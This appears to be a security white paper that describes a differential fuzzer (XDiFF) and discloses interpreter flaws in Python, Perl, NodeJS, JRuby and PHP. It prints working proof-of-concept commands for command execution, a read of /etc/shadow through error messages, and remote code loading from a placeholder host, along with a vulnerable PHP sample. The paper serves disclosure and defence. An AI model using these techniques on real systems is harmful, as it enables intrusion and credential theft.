WHITE PAPER

Exposing Hidden Exploitable Behaviors in Programming Languages Using Differential Fuzzing

Fernando Arnaboldi

IOActive Senior Security Consultant

Abstract

Securely developed applications may have unidentified vulnerabilities in the underlying programming languages. Attackers can target these programming language flaws to alter applications' behavior. This means applications are only as secure as the programming languages parsing the code.

A differential fuzzing framework was created to detect dangerous and unusual behaviors in similar software implementations. Multiple implementations of the top five interpreted programming languages were tested: JavaScript, Perl, PHP, Python, and Ruby. After fuzzing the default libraries and built-in functions, several dangerous behaviors were automatically identified.

This paper reveals the most serious vulnerabilities found in each language. It includes practical examples identifying which undocumented functions could allow OS command execution, when sensitive file contents may be partially exposed in error messages, how native code is being unexpectedly interpreted – locally and remotely – and when constant's names could be used as regular strings for OS command execution.

The vulnerabilities, methodology, and fuzzer will be made open source, and the accompanying talk will include live demonstrations.

IOActive™

Hardware | Software | Wetware

SECURITY SERVICES

Contents

Introduction

Identifying software vulnerabilities with fuzzers requires detecting unusual behaviors and monitoring for memory corruptions or overflows. The most popular fuzzers (AFL and Peach) apply the same logic when it comes to finding vulnerabilities: focus on crashes and hangs. These regular fuzzers do not store information about the test cases executed, which is something that differential fuzzers normally do.

Differential fuzzers are less common. They commonly execute one or more similar implementations at the time and analyze unusual behaviors comparing the standard output and standard error. Following is a list of significant differential fuzzers created to find vulnerabilities in particular categories:

- 1998: Attacking C compilers at Compaq (first reference to Differential Testing)[1]
- 2008: Information leakage over network connections[2]
- 2014: Finding erroneous certificates in SSL/TLS Implementations[3]
- 2015: Wide range of JavaScript issues at Mozilla[4]

There is a hard line that separates the terms fuzzing and differential fuzzing, but they can coexist. Furthermore, there is a narrow set of vulnerabilities currently being identified, which can be expanded to find new behavioral weaknesses. This paper discusses a new type of hybrid fuzzer used to identify vulnerabilities in individual pieces of software and in multiple pieces of software sharing a similar behavior.

Hereafter, the methodology, along with the new fuzzing framework and its most significant results, are presented.

[1] Differential Testing for Software (http://www.cs.dartmouth.edu/~mckeeman/references/DifferentialTestingForSoftware.pdf)
[2] Privacy Oracle: a System for Finding Application Leaks with Black Box Differential Testing (http://cancer.cs.ucdavis.edu/~gym/homepage/papers/ccs2008.pdf)
[3] Using Frankencerts for Automated Adversarial Testing of Certificate Validation in SSL/TLS Implementations (https://www.cs.cornell.edu/~shmat/shmat_oak14.pdf)
[4] jsfunfuzz (https://github.com/MozillaSecurity/funfuzz/blob/master/js/jsfunfuzz/README.md)

The Fuzzer

An extended differential fuzzing framework named XDiFF was built to automatically find vulnerabilities. Its goal is to collect as much valuable data as possible and then to infer all potential vulnerabilities in the applications. Vulnerabilities can either be found in isolated pieces of software or based on the behavior of different implementations. Sometimes, they can be detected across multiple operating systems.

It is open source, written entirely in Python, and is able to fuzz multiple pieces of software and test cases in parallel. It can run on multiple OSs (Linux, Windows, OS X, and Freebsd). It is capable of attaching a debugger to detect memory errors; however, this feature was not used for the analysis presented in this paper.

The following sections provide an overview of the steps performed to accomplish this analysis.

Step 1: Software Fuzzed

Various interpreted programming languages were targeted to learn how to detect a wide-range of distinct behaviors. To test the framework, five categories of interpreted programming languages were fuzzed.

Table 1: Interpreted programming languages implementations tested

Category	Interpreters
JavaScript	v8, ChakraCore, Spidermonkey, NodeJS (v8), Node (ChakraCore)
PHP	PHP, HHVM
Ruby	Ruby, JRuby
Perl	Perl, ActivePerl
Python	CPython, PyPy, Jython

Step 2: Generating the Test Cases

Before execution, the fuzzer generates all possible test cases by performing a permutation between functions and payloads. The test cases combined one function of the programming language at the time with different payloads.

Getting the Functions

Before testing each software category, the built-in and default library functions shipped with each programming language were dumped. The functions were stored with a meta-string that indicated where the payloads should be placed.

Consider the following example for the `print()` function:

```
print([[test]])
```

Code 1: Sample print() function with one parameter

The `print()` function has one parameter, indicated by the meta tag `[[test]]`, which will be replaced by a set of previously defined payloads.

Table 2: Number of functions tested per category

Category	Number of Functions Tested
JavaScript	450
PHP	1405
Ruby	2483
Perl	3105
Python	3814

Defining the Payloads

Finding interesting vulnerabilities is entirely dependent on choosing the correct input. For this testing, less than 30 primitive values were used (i.e. a number, a letter, etc.) combined with special payloads. These special payloads were defined so as to help identify when the software attempted to access external resources.

Special Payloads

The following special payloads were used to detect some of the vulnerabilities disclosed in this paper:

Special Payload to Detect Local File Content

The fuzzer creates a text file named `canaryfile` that is monitored throughout the fuzzing session. The file contains the string `canarytokenfilelocal`, which can be uniquely identified when analyzing the output results.

When the filename or its contents are shown at the output, the software shows that is reading files. This payload, along with differential testing of the output, was used to identify the vulnerability in NodeJS.

Special Payload to Detect Code Execution

A special string enclosed between quotes was defined for each programming language. When evaluated (i.e. when using `eval()`), it will execute a concatenation of two separate strings:

```
"print 'canarytoken','code'"
```

Code 2: Sample Perl payload to detect code being evaluated

If the fuzzed application shows the string `canarytokencode`, the code was evaluated. This payload was used to identify the vulnerability in Perl.

Special Payload to Detect OS Command Execution

The following sample command, named `canaryfile`, was used to identify OS command execution:

```
$ echo "echo canarytokencommand" > /usr/local/bin/canaryfile; chmod +x
/usr/local/bin/canaryfile

$ canaryfile
canarytokencommand
```

Code 3: Canary word for executable files

If the fuzzed application shows the string `canarytokencommand`, the test case executed the contents of the command. This payload was used to identify the vulnerabilities in Python and in PHP.

Step 3: Analyzing the Output for Standalone and Differential Bugs

The fuzzer stores several output values for each test case executed in a database:

- Standard output
- Standard error
- Network access
- Return code
- Kill status (was the software killed?)

Potential vulnerabilities can be inferred based on these values, including:

- OS commands and code execution scenarios using the standard output and standard error
- The content disclosure of files, as well as their file names and paths
- Network connections may reveal standalone or differential unusual behaviors
- Internal sensitive information, such as usernames and passwords, being exposed before its leaked

After the automatic analysis is generated, the results should be investigated manually – just as in a regular fuzzing scenario – to determine if there are bugs or security vulnerabilities. Certain issues can be identified on individual pieces of software, while some unusual behaviors are easier to spot when comparing different implementations.

The following is a high-level overview of the categories of bugs found by the fuzzer.

Bugs Crashing Implementations

The fuzzing sessions exposed typical overflows and memory corruption errors, while others exploited valid built-in functionalities.

The following are sample crashes for each of the programming languages tested:

Table 3: Crashes in the programming languages

Software (Category)	**POC**

ChakraCore (JavaScript)	`$ cat chakraCoreCrash.js`
	`new Array(30000) *= new Array(30000)`
	`$ ./ch chakraCoreCrash.is`
	`Segmentation fault: 11`

HHVM (PHP)	`$ hhvm --php -r "wddx_serialize_vars('A');"`
	`Core dumped: Segmentation fault`
	`Stack trace in /tmp/stacktrace.37303.log`
	`Segmentation fault (core dumped)`

Ruby (Ruby)	`$ ruby -e "require 'fiddle/import';puts Fiddle.dlunwrap(0x10)"` `-e:1: [BUG] Segmentation fault at 0x00000000000010`

PyPy (Python)	`$ pypy -c "import multiprocessing.synchronize;multiprocessing.synchronize._sleep(float('inf'))"`
	`RPython traceback:`
	`...`
	`Fatal RPython error: ValueError`
	`Aborted (core dumped)`

Perl	`$ perl -e "use IO::Socket::SSL::Utils;print CERT_asHash(canaryfile)"`
	`Argument "canaryfile" isn't numeric in subroutine entry at /usr/share/perl5/IO/Socket/SSL/Utils.pm`
	`Segmentation fault (core dumped)`

Bugs When Comparing Different Implementations

Valid results can be obtained when comparing different implementations or when using different input forms in the same implementation: Command Line Input vs. File Input vs. URL Input execution. Consider what happens in JavaScript when printing the contents of the object `this` using the command line interface (CLI) for three different implementations.

Table 4: Printing an object; same code, different implementations

V8 (CLI)	SpiderMonkey (CLI)	NodeJS v7.2.1 (CLI)

`$ d8 -e 'print(this)'`
`[object.global]`
	`$ js -e 'print(this)'`
	`[object.global]`
		`$ node -e 'console.log(this)'`
		`{`
		`  [...SNIP...]`
		`  USER: 'testuser',`
		`  PATH: '/opt/local/bin:…',`
		`  PWD: '/Users/testuser,`
		`  HOME: '/Users/testuser',`
		`  pid: 60094,`
		`  [...SNIP...]`

The JavaScript implementation NodeJS discloses information about the user and environment, as well as other details not shown by the other implementations.

Bugs When Comparing Different Input Methods

It is worth noting that NodeJS does not behave the same way when parsing the same code with different forms of input. In the next example, the first column creates a file with the string `console.log(this)` that will be then parsed. The second column parses that string directly from the CLI, as in the previous example, without writing its contents to a file:

Table 5: Printing an object; same code, different form of input

NodeJS v7.2.1 (File)	NodeJS v7.2.1 (CLI)

`$ echo "console.log(this)" > file.js`
 	
`$ node file.js`
`{}`
	`$ node -e 'console.log(this)'`
	`{`
	`  [...SNIP...]`
	`  USER: 'testuser',`
	`  PATH: '/opt/local/bin:…',`
	`  PWD: '/Users/testuser,`
	`  HOME: '/Users/testuser',`
	`  pid: 60094,`
	`  [...SNIP...]`

Even though the same parser is used for both operations, the results are drastically different. It is interesting to note that the output of applications may not only differ based on the implementation, but also when using different input forms (in this case, file input vs. CLI input).

Bugs When Comparing Different OS (and Implementations)

In Python 2.7 the built-in functionality `cmp()` compares two objects:



Figure 1: Python's documentation for cmp()

The following code compares two floating point "not a number" (NaN) values:

```
print(cmp(float('nan'),float('nan')))
```

Code 4: Print the results of comparing two equal NaN objects

The results for CPython differed when executed in different OSs: Linux showed -1, while for the others output 1. On the contrary, PyPy forgets that NaN has a non-reflexive[5] behavior and outputs 0 for all OSs:

Table 6: CPython return values differ depending on the OS

Software	OS	Stdout
CPython	Linux	-1
	Freebsd	1
	OS X	1
	Windows	1
PyPy	Linux	0
	Freebsd	0
	OS X	0
	Windows	0
Jython	Freebsd	1
	Linux	1
	OS X	1
	Windows	1

[5] Expressions - Value comparisons (https://docs.python.org/3/reference/expressions.html)

Vulnerabilities in Interpreted Programming Languages

In the interest of brevity, the most significant behavioral vulnerabilities will be analyzed in detail. The following issues will be described:

- Python contains undocumented methods and local environment variables that can be used for OS command execution.
- Perl contains a typemaps function that can execute code like `eval()`.
- NodeJS outputs error messages that can disclose partial file contents.
- JRuby loads and executes remote code on a function not designed for remote code execution.
- PHP constant's names can be used to perform remote command execution.

Assuming no malicious intentions, these vulnerabilities may be the result of mistakes or attempts to simplify software development. The vulnerabilities ultimately impact regular applications parsed by the affected interpreters; however, the fixes should be applied to the interpreters.

Python: Undocumented Methods and Environment Lead to Command Execution

Python offers libraries that execute OS commands such as `commands`, `os`, or `subprocess`. Two libraries were found capable of executing commands, yet the documentation does not reference the affected functions.

This first example shows the `id` command being executed using the `pipeto()` method from the `mimetools` library at the end of the stack trace.[6]

```
$ python -c "import mimetools;print(mimetools.pipeto(None,'id'))"
Traceback (most recent call last):
  [...]
AttributeError: 'NoneType' object has no attribute 'readline'
uid=1001(test) gid=1001(test) groups=1001(test)
```

Code 5: Undocumented command execution with mimetools

This method was first implemented in 1995, and although is currently explicitly marked as "*Deprecated since version 2.3*", is still present in the latest version of Python 2.7.

The second example uses `pydoc`.[7] It has functions capable of executing commands, which have been present since 2002. The result of the id command execution is shown after a stack trace:

```
$ python -c "import pydoc;print(pydoc.pipepager(None,'id'))"
Traceback (most recent call last):
  [...]
TypeError: expected a character buffer object
uid=1001(test) gid=1001(test) groups=1001(test)
```

Code 6: Undocumented command execution with pydoc

A manual analysis shows that there is a second form of command execution on this library. Whenever Python is dealing with malicious input, it normally displays a warning in the documentation, as it does for `marshal`, `pickle`, `xmlrpclib`, etc.:

> **Warning:** The `marshal` module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.

Figure 2: Sample warning message for the marshal module.

For `pydoc`, there is only the following statement: "*If the PAGER environment variable is set, pydoc will use its value as a pagination program.*" This would allow attackers to

[6] mimetools - Tools for parsing MIME messages (https://docs.python.org/2/library/mimetools.html)
[7] pydoc - Documentation generator and online help system (https://docs.python.org/2/library/pydoc.html)

execute arbitrary code via a crafted environment. Consider the following sample application:

```
#!/usr/bin/python
import pydoc

pydoc.pager("foo")
```

Code 7: Sample.py application using pydoc

The following scenario uses a modified environment to execute the previous application plus the command `id` referenced in the environment variable. Python will execute `id` and redirect its output to the file bar, which is later shown:

```
$ export PAGER="id > bar"

$ python sample.py

$ cat bar
uid=1001(test) gid=1001(test) groups=1001(test)
```

Code 8: Command execution when using the environment with pydoc

Perl: Local Code Execution

Perl comes with a default set of modules, including the `ExtUtils::Typemaps::Cmd`, which comes with quick commands for handling typemaps. The subroutine `embeddable_typemap()`[8] tries to load typemaps from a file of the given name(s) or from a module that is an `ExtUtils::Typemaps` subclass. It also provides the hidden feature of processing the parameters as native Perl code in between an error message:

```
$ perl -e "use ExtUtils::Typemaps::Cmd;print
embeddable_typemap(\"system 'id'\")"

String found where operator expected at (eval 1) line 1, near "require
ExtUtils::Typemaps::system 'id'"
      (Do you need to predeclare require?)
uid=1001(test) gid=1001(test) groups=1001(test)
Unable to find typemap for 'system 'id'': Tried to load both as file
or module and failed.
```

Code 9: Unexpected code execution when using embeddable_typemap()

The first parameter of the function evals the string `system 'id'` as Perl code and shows the response in the middle of an error message.

[8] ExtUtils::Typemaps::Cmd (http://search.cpan.org/~smueller/ExtUtils-ParseXS-3.30/lib/ExtUtils/Typemaps/Cmd.pm)

NodeJS: Information Disclosure and File Reading through Error Messages

Error messages can provide useful information about what has gone wrong. These messages may indicate which file is corrupted, in which line the problem lays, and what type of error occurred. Certain functions may provide more useful information than others.

NodeJS uses the `require()` function to load JavaScript modules (among other features). If an attacker is able to control the parameters being accessed by this function, non-JavaScript files will trigger a `SyntaxError`, indicating that the file is not valid. Moreover, in the more popular version of NodeJS that uses V8 (Google's JavaScript implementation), this may be exploited to leak the first line of files.

The following execution tries to load the contents of the file /etc/shadow using NodeJS with two different JavaScript engines:

Table 7: Anomalous partial disclosure of files when using v8

NodeJS with Chakracore	NodeJS v4.2.6 with V8

`# node -e "console.log(require('/etc/shadow'))"`
`SyntaxError: Invalid character`
`[...SNIP...]`
	`# node -e "console.log(require('/etc/shadow'))"`
	`/etc/shadow:1`
	`(function (exports, require, module, __filename, __dirname) {`
	`root:$6$AP53wsfZ$XdxiQRFJF6PzdRd3SxDeIwKs`
	`myEkWgNOSSg.WZR18KfLo617cR1ZswMZEPT5`
	`QTS95aH.NI2DrqmQ8rMbm8sIq/``:17172:0:14600:14:::`
	`^`
	`SyntaxError: Unexpected token :`
	`[...SNIP...]`

Once the first line of the file /etc/shadow is read, NodeJS will exit and show an error. When using Chakracore as the JavaScript parser on the first column, only the `SyntaxError` is output. However, when using V8, the complete first line of the file is printed as part of the internal error. The previous example exposes the first line of /etc/shadow, which contains the encrypted root password.

If an attacker controls the parameter being parsed by `require()` and is able to read the first single line of a file, the following files may be interesting targets:

- /etc/passwd: root Linux password (when the /etc/shadow file is not used)

- /etc/shadow: root Linux password
- .htpasswd: used by Apache to store information in the form of username:password
- .pgpass: used by PostgreSQL to store information in the form of hostname:port:database:username:password

JRuby: Remote Code Inclusion

JRuby is the Java implementation of the Ruby programming language. A side-by-side comparison of the test results for JRuby and Ruby shows a difference in how they deal with the class `Rake`.

According to the documentation, the function `load_rakefile()` receives `Path` as a parameter to execute a `Rakefile`: "*[a] Rakefile contains executable Ruby code. Anything legal in a ruby script is allowed in a Rakefile*"[9].

The following documentation[10] demonstrates how local files can be loaded and parsed:

Figure 3: Ruby's load_rakefile() documentation

Before running the fuzzer, a remote canary file was placed on a server with the following code:

```
$ curl http://x.x.x.x/canaryfile

puts %x(id)
```

Code 10: Remote canary file containing Ruby code

In the following example, the function will try to load the remote file using Ruby and JRuby:

Table 8: Unexpected behavior from JRuby

Ruby v2.3.1	**JRuby v1.7.27**
`$ ruby -e 'require "rake";puts`	`$ jruby -e 'require "rake";puts`

[9] Rakefile Format (https://ruby.github.io/rake/doc/rakefile_rdoc.html)
[10] Load rakefile (http://rake.rubyforge.org/Rake.html#method-c-load_rakefile)

`Rake.load_rakefile("http://x.x.x.x/canaryfile")'` `/usr/lib/ruby/vendor_ruby/rake/rake_module.rb:28:in `load': cannot load such file --`  `[...SNIP...]`	`Rake.load_rakefile("http://x.x.x.x/canaryfile")'` **`uid=1001(test) gid=1001(test) groups=1001(test)`**

In the first column, Ruby is unable to parse a remote `Rakefile` as expected. However, in the second column, JRuby includes and executes the previous code. It is worth noting that this was the only implementation with a function capable of processing code like this. If an attacker controls the parameter for this function, it provides remote code execution.

PHP: Constant Names Could Lead to Remote Command Execution

When analyzing PHP, there were two similar test cases that produced *almost* the same output:

Table 9: Different code, same behavior; executing shell_exec('id') vs. shell_exec(id)

PHP executing shell_exec('id')	PHP executing shell_exec(id)

`$ php -r "echo shell_exec('id');"`
 	
`uid=1001(test) gid=1001(test) groups=1001(test)`
	`$ php -r "echo shell_exec(id);"`
	
	`PHP Notice:  Use of undefined constant id - assumed 'id' in Command line code on line 1`
	
	`uid=1001(test) gid=1001(test) groups=1001(test)`

Both payloads executed the `id` command, but with a slight difference. The PHP notice message in the second column is shown because the function `shell_exec()` is receiving an undefined constant as a parameter. When passing an undefined constant as a parameter, PHP issues a notice message that the constant was not found and then passes the undefined constant as a string for the function.

Depending on how the PHP application has been developed, this may lead to remote command execution. Consider the following scenario where a web application has been created using two files with the purpose of reading man pages. The first file defines a constant named `bash`, which will execute the `man` command (line 2 of `main.php`) to read man pages:

```
1  <?php
2  define("bash", "man ");
3  require_once("functions.php");
4  ?>
```


Code 11: PHP file index.php

The second file `functions.php` will use the previously defined constant, `bash`, along with a user-controlled parameter named `page`, which will be escaped by `escapeshellcmd()` (line 2 of `functions.php`):

```
1  <?php
2  $output = shell_exec(escapeshellcmd(bash.$_GET["page"]));
3  print "<pre>".$output."</pre>";
4  ?>
```

Code 12: PHP file functions.php

The following happens when users invoke the first page `main.php` with the parameter `page` to read man pages:



Figure 4: When using index.php?page=ls, the constant `bash` is used

Everything looks fine, and the user is able to read the `ls` man page. However, if a user invokes the second PHP file, `functions.php`, directly with the parameter `page`, it could inadvertently result in code execution. By executing the undefined constant `bash` instead of the previously defined constant, it is possible to pass arguments to the shell and execute the `id` function.

Figure 5: When using functions.php?page=%20-c%20id, the string `bash` is used

When the PHP function `shell_exec()` receives the undefined constant `bash`, it uses the string representation of the constant. This means that the string `bash` will be

concatenated with the user-supplied input, allowing command injection. It is the equivalent of executing the following line:

```
$ php -r 'echo shell_exec(escapeshellcmd(bash." -c id"));'
PHP Notice:  Use of undefined constant id - assumed 'id' in Command
line code on line 1
uid=33(www-data) gid=33 (www-data) groups=33(www-data)
```

Code 13: Undefined constant will be considered as strings in PHP

PHP shows a notice message, which "*indicate(s) that the script encountered something that could indicate an error, but could also happen in the normal course of running a script*"[11]. Depending on the name of PHP constants and the application's flow, it may be abused up to remote command execution.

[11] PHP Predefined Constants (http://php.net/manual/en/errorfunc.constants.php)

Conclusions

Extended differential fuzzing can automatically expose a wide range of hidden or suspicious behavior in software. When similar implementations, such as programming languages (the case presented here), software standards, web browsers, cryptographic libraries, etc., are compared, it can reveal unexpected behaviors.

With regards to the interpreted programming languages vulnerabilities, software developers may unknowingly include code in an application that can be used in a way that the designer did not foresee. Some of these behaviors pose a security risk to applications that were securely developed according to guidelines.

About Fernando Arnaboldi

Fernando Arnaboldi is a senior security consultant at IOActive specializing in penetration testing and code reviews on multiple platforms. He is experienced in a variety of programming languages and has presented in the past in security conferences such as Black Hat USA, DEF CON and OWASP AppSec USA.